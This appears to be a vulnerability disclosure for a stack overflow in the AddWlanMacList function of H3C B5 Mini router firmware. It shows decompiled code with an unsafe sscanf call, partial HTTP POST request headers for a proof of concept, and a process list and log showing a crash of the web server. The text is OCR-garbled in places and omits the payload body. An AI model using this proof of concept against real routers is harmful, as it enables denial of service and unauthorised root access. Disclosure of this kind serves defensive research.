

## Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d\_202007/1311628\_30005\_0.htm

## **Product Information**

H3C B5 Mini B5MiniV100R005 router, the latest version of simulation overview:



## **Vulnerability details**

The H3C B5 Mini B5MiniV100R005 router was found to have a stack overflow vulnerability in the AddWlanMacList function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
7 27
      v3 = websgetvar(a1, "param", &dword_49C124);
40
41
42
      return -2;
     v2 = sscant(v3, "%u;%[^;];%[^;];", &v4, &v5, &v13);
43
     if ( \vee2 == 3 || \vee2 == 2 )
44
45
      return 0;
 46
      else
47
       return -2;
12 1
```

In the AddWlanMacList function, V3 (the value param) we entered is formatted using the sscanf function and in the form of %u;%[^;];%[^;]; . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of V5 or V13, it will cause a stack overflow.

## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
```

Firefox/102.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate

Referer: https://121.226.152.63:8443/router\_password\_mobile.asp

Content-Type: application/x-www-form-urlencoded

Content-Length: 536

Origin: https://192.168.0.124:80

DNT: 1

Connection: close

Cookie: LOGIN\_PSD\_REM\_FLAG=0; PSWMOBILEFLAG=true

Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1


```
1504 root 1232 S /bin/maincontrol & 1514 root 1864 S /bin/h3cgamebooster & 1519 root 296 S /bin/watchdog & 1523 root 360 S sh /var/tmp/uu/monitor.sh & 1524 root 748 S /bin/monitor & 1656 root 448 S dnsmasq -r /etc/resolv.conf -n -c 500 1670 root 556 S /bin/dhcpd -d -q br0 1837 root 164 S pathsel -i wlan-msh -P -d 2355 root 2912 S /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf 2361 root 464 S /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf 6712 root 580 S telnetd 14487 root 600 S sleep 60 14646 root 1044 S -mwcli 14706 root 796 S /bin/sh 724 R ps 24244 root 556 S -pppd file /qtc/ppp/options385875970 WAN1 385875970 3 27010 root 3568 S /bin/webs & 1410 pp. 150 p
```

The picture above shows the process information before we send poc.

In the picture above, we can see that the PID has changed since we sent the POC.

级别	信息来源	信息内容
error	系统	webs进程已重启。

The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

Finally, you also can write exp to get a stable root shell without authorization.